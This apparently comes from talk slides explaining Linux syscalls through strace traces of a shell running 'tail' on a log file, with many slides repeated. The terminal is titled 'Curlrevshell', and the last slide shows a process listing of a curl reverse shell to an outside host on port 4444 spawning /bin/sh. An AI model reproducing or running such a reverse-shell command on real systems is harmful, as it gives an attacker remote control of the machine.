
It's programs/syscalls/turtles all the way down



A terminal window titled "Ops - Curlrevshell" with a standard macOS window header (red, yellow, green buttons). The terminal shows a command prompt ">" followed by the command "echo tail /var/log/procrastinationedr.log |" and the shell path "/bin/sh".


```
> echo tail /var/log/procrastinationedr.log | /bin/sh
```

It's programs/syscalls/turtles all the way down




```
Ops - Curlrevshell 1
> echo tail /var/log/procrastinationedr.log | strace -f -s 64 /bin/sh >/dev/null
```

It's programs/syscalls/turtles all the way down




```
> echo tail /var/log/procrastinationedr.log | strace -f -s 64 /bin/sh >/dev/null
execve("/bin/sh", ["/bin/sh"], 0x7ffc147653b8 /* 16 vars */) = 0
brk(NULL)                               = 0x556f3dca8000
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f7c95455000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
newfstatat(3, "", {st_mode=S_IFREG|0644, st_size=25831, ...}, AT_EMPTY_PATH) = 0
mmap(NULL, 25831, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7f7c9544e000
close(3)                                = 0
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\3\0>\0\1\0\0\0\20t\2\0\0\0\0@~\0\0\0\0\0\0XT\35\0\0\0\0\0\0\0\0@~\08\0\16\0@~\0?
```

It's programs/syscalls/turtles all the way down




```
Ops - Curlrevshell
> echo tail /var/log/procrastinationedr.log | strace -f -s 64 /bin/sh >/dev/null
execve("/bin/sh", ["/bin/sh"], 0x7ffc147653b8 /* 16 vars */) = 0
brk(NULL) = 0x556f3dca8000
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f7c95455000
access("/etc/ld.so.preload", R_OK) = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
newfstatat(3, "", {st_mode=S_IFREG|0644, st_size=25831, ...}, AT_EMPTY_PATH) = 0
mmap(NULL, 25831, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7f7c9544e000
close(3) = 0
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\3\0>\0\1\0\0\0\20t\2\0\0\0\0@~\0\0\0\0\0\0XT\35\0\0\0\0\0\0\0\0\0@~\08\0\16\0@~\0?
```

It's programs/syscalls/turtles all the way down



```
Ops - Curlrevshell  🔍1
read(0, "tail /var/log/procrastinationedr.log\\n", 8192) = 37
newfstatat(AT_FDCWD, "/home/wurzel/bin/tail", 0x7ffe87f49600, 0) = -1 ENOENT (No such file or directory)
newfstatat(AT_FDCWD, "/home/wurzel/bin/tail", 0x7ffe87f49600, 0) = -1 ENOENT (No such file or directory)
newfstatat(AT_FDCWD, "/usr/local/bin/tail", 0x7ffe87f49600, 0) = -1 ENOENT (No such file or directory)
newfstatat(AT_FDCWD, "/usr/bin/tail", {st_mode=S_IFREG|0755, st_size=76944, ...}, 0) = 0
rt_sigprocmask(SIG_SETMASK, ~[RTMIN RT_1], NULL, 8) = 0
vfork(strace: Process 477163 attached
  <unfinished ...>
[pid 477163] rt_sigprocmask(SIG_SETMASK, [], ~[KILL STOP RTMIN RT_1], 8) = 0
[pid 477163] execve("/usr/bin/tail", ["tail", "/var/log/procrastinationedr.log"], 0x556f1d9428d8 /* 16 vars */ <unfinished ...>
[pid 477162] <... vfork resumed>          = 477163
```


It's programs/syscalls/turtles all the way down



```
Ops - Curlrevshell  1


read(0, "tail /var/log/procrastinationedr.log\n", 8192) = 37
newfstatat(AT_FDCWD, "/home/wurzel/bin/tail", 0x7ffe87f49600, 0) = -1 ENOENT (No such file or directory)
newfstatat(AT_FDCWD, "/home/wurzel/bin/tail", 0x7ffe87f49600, 0) = -1 ENOENT (No such file or directory)
newfstatat(AT_FDCWD, "/usr/local/bin/tail", 0x7ffe87f49600, 0) = -1 ENOENT (No such file or directory)
newfstatat(AT_FDCWD, "/usr/bin/tail", {st_mode=S_IFREG|0755, st_size=76944, ...}, 0) = 0
rt_sigprocmask(SIG_SETMASK, ~[RTMIN RT_1], NULL, 8) = 0
vfork(strace: Process 477163 attached
  <unfinished ...>
[pid 477163] rt_sigprocmask(SIG_SETMASK, [], ~[KILL STOP RTMIN RT_1], 8) = 0
[pid 477163] execve("/usr/bin/tail", ["tail", "/var/log/procrastinationedr.log"], 0x556f1d9428d8 /* 16 vars */ <unfinished ...>
[pid 477162] <... vfork resumed>          = 477163
```

It's programs/syscalls/turtles all the way down




```
Ops - Curlrevshell  1
read(0, "tail /var/log/procrastinationedr.log\n", 8192) = 37
newfstatat(AT_FDCWD, "/home/wurzel/bin/tail", 0x7ffe87f49600, 0) = -1 ENOENT (No such file or directory)
newfstatat(AT_FDCWD, "/home/wurzel/bin/tail", 0x7ffe87f49600, 0) = -1 ENOENT (No such file or directory)
newfstatat(AT_FDCWD, "/usr/local/bin/tail", 0x7ffe87f49600, 0) = -1 ENOENT (No such file or directory)
newfstatat(AT_FDCWD, "/usr/bin/tail", {st_mode=S_IFREG|0755, st_size=76944, ...}, 0) = 0
rt_sigprocmask(SIG_SETMASK, ~[RTMIN RT_1], NULL, 8) = 0
vfork(strace: Process 477163 attached
<unfinished ...>
[pid 477163] rt_sigprocmask(SIG_SETMASK, [], ~[KILL STOP RTMIN RT_1], 8) = 0
[pid 477163] execve("/usr/bin/tail", ["tail", "/var/log/procrastinationedr.log"], 0x556f1d9428d8 /* 16 vars */ <unfinished ...>
[pid 477162] <... vfork resumed>          = 477163
```

It's programs/syscalls/turtles all the way down



```
read(0, "tail /var/log/procrastinationedr.log\n", 8192) = 37
newfstatat(AT_FDCWD, "/home/wurzel/bin/tail", 0x7ffe87f49600, 0) = -1 ENOENT (No such file or directory)
newfstatat(AT_FDCWD, "/home/wurzel/bin/tail", 0x7ffe87f49600, 0) = -1 ENOENT (No such file or directory)
newfstatat(AT_FDCWD, "/usr/local/bin/tail", 0x7ffe87f49600, 0) = -1 ENOENT (No such file or directory)
newfstatat(AT_FDCWD, "/usr/bin/tail", {st_mode=S_IFREG|0755, st_size=76944, ...}, 0) = 0
rt_sigprocmask(SIG_SETMASK, ~[RTMIN RT_1], NULL, 8) = 0
vfork(strace: Process 477163 attached
<unfinished ...>
[pid 477163] rt_sigprocmask(SIG_SETMASK, [], ~[KILL STOP RTMIN RT_1], 8) = 0
[pid 477163] execve("/usr/bin/tail", ["tail", "/var/log/procrastinationedr.log"], 0x556f1d9428d8 /* 16 vars */) <unfinished ...>
[pid 477162] <... vfork resumed>          = 477163
```

It's programs/syscalls/turtles all the way down




```
Ops - Curlrevshell
[pid 477163] openat(AT_FDCWD, "/var/log/procrastinationedr.log", O_RDONLY) = 3
[pid 477163] newfstatat(3, "", {st_mode=S_IFREG|0644, st_size=179908, ...}, AT_EMPTY_PATH) = 0
[pid 477163] lseek(3, 0, SEEK_CUR) = 0
[pid 477163] lseek(3, 0, SEEK_END) = 179908
[pid 477163] lseek(3, 172032, SEEK_SET) = 172032
[pid 477163] read(3, "usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/us...", 7876) = 7876
[pid 477163] newfstatat(1, "", {st_mode=S_IFCHR|0666, st_rdev=makedev(0x1, 0x3), ...}, AT_EMPTY_PATH) = 0
[pid 477163] ioctl(1, TCGETS, 0x7ffc82f6cc90) = -1 ENOTTY (Inappropriate ioctl for device)
[pid 477163] read(3, "", 0) = 0
[pid 477163] close(3) = 0
[pid 477163] write(1, "2025/09/10 10:14:54 5 ed .ssh/authorized_keys\n2025/09/10 10:16:0"... , 458) = 458
```

It's programs/syscalls/turtles all the way down

```
Ops - Curlrevshell
[pid 477163] openat(AT_FDCWD, "/var/log/procrastinationedr.log", O_RDONLY) = 3
[pid 477163] newfstatat(3, "", {st_mode=S_IFREG|0644, st_size=179908, ...}, AT_EMPTY_PATH) = 0
[pid 477163] lseek(3, 0, SEEK_CUR) = 0
[pid 477163] lseek(3, 0, SEEK_END) = 179908
[pid 477163] lseek(3, 172032, SEEK_SET) = 172032
[pid 477163] read(3, "usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/us"... , 7876) = 7876
[pid 477163] newfstatat(1, "", {st_mode=S_IFCHR|0666, st_rdev=makedev(0x1, 0x3), ...}, AT_EMPTY_PATH) = 0
[pid 477163] ioctl(1, TCGETS, 0x7ffc82f6cc90) = -1 ENOTTY (Inappropriate ioctl for device)
[pid 477163] read(3, "", 0) = 0
[pid 477163] close(3) = 0
[pid 477163] write(1, "2025/09/10 10:14:54 5 ed .ssh/authorized_keys\n2025/09/10 10:16:0"... , 458) = 458
```


It's programs/syscalls/turtles all the way down



```
Ops - Curlrevshell  🔍1


[pid 477163] openat(AT_FDCWD, "/var/log/procrastinationedr.log", O_RDONLY) = 3
[pid 477163] newfstatat(3, "", {st_mode=S_IFREG|0644, st_size=179908, ...}, AT_EMPTY_PATH) = 0
[pid 477163] lseek(3, 0, SEEK_CUR)      = 0
[pid 477163] lseek(3, 0, SEEK_END)      = 179908
[pid 477163] lseek(3, 172032, SEEK_SET) = 172032
[pid 477163] read(3, "usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/us"... , 7876) = 7876
[pid 477163] newfstatat(1, "", {st_mode=S_IFCHR|0666, st_rdev=makedev(0x1, 0x3), ...}, AT_EMPTY_PATH) = 0
[pid 477163] ioctl(1, TCGETS, 0x7ffc82f6cc90) = -1 ENOTTY (Inappropriate ioctl for device)
[pid 477163] read(3, "", 0)             = 0
[pid 477163] close(3)                   = 0
[pid 477163] write(1, "2025/09/10 10:14:54 5 ed .ssh/authorized_keys\n2025/09/10 10:16:0"... , 458) = 458
```

Turtles are connected by pipes and file descriptors




```
Ops - Curlrevshell
wurzel 477133 0.0 2.3 94148 11196 ? S 10:14 0:00 \ curl -sk --pinnedpubkey sha256//CkYWAzy
h4tRP1V2MsTIXpjMSXN0Vk78aslRHPCDZ/OI= https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q -N
wurzel 477134 0.0 0.1 2584 884 ? S 10:14 0:00 \ /bin/sh
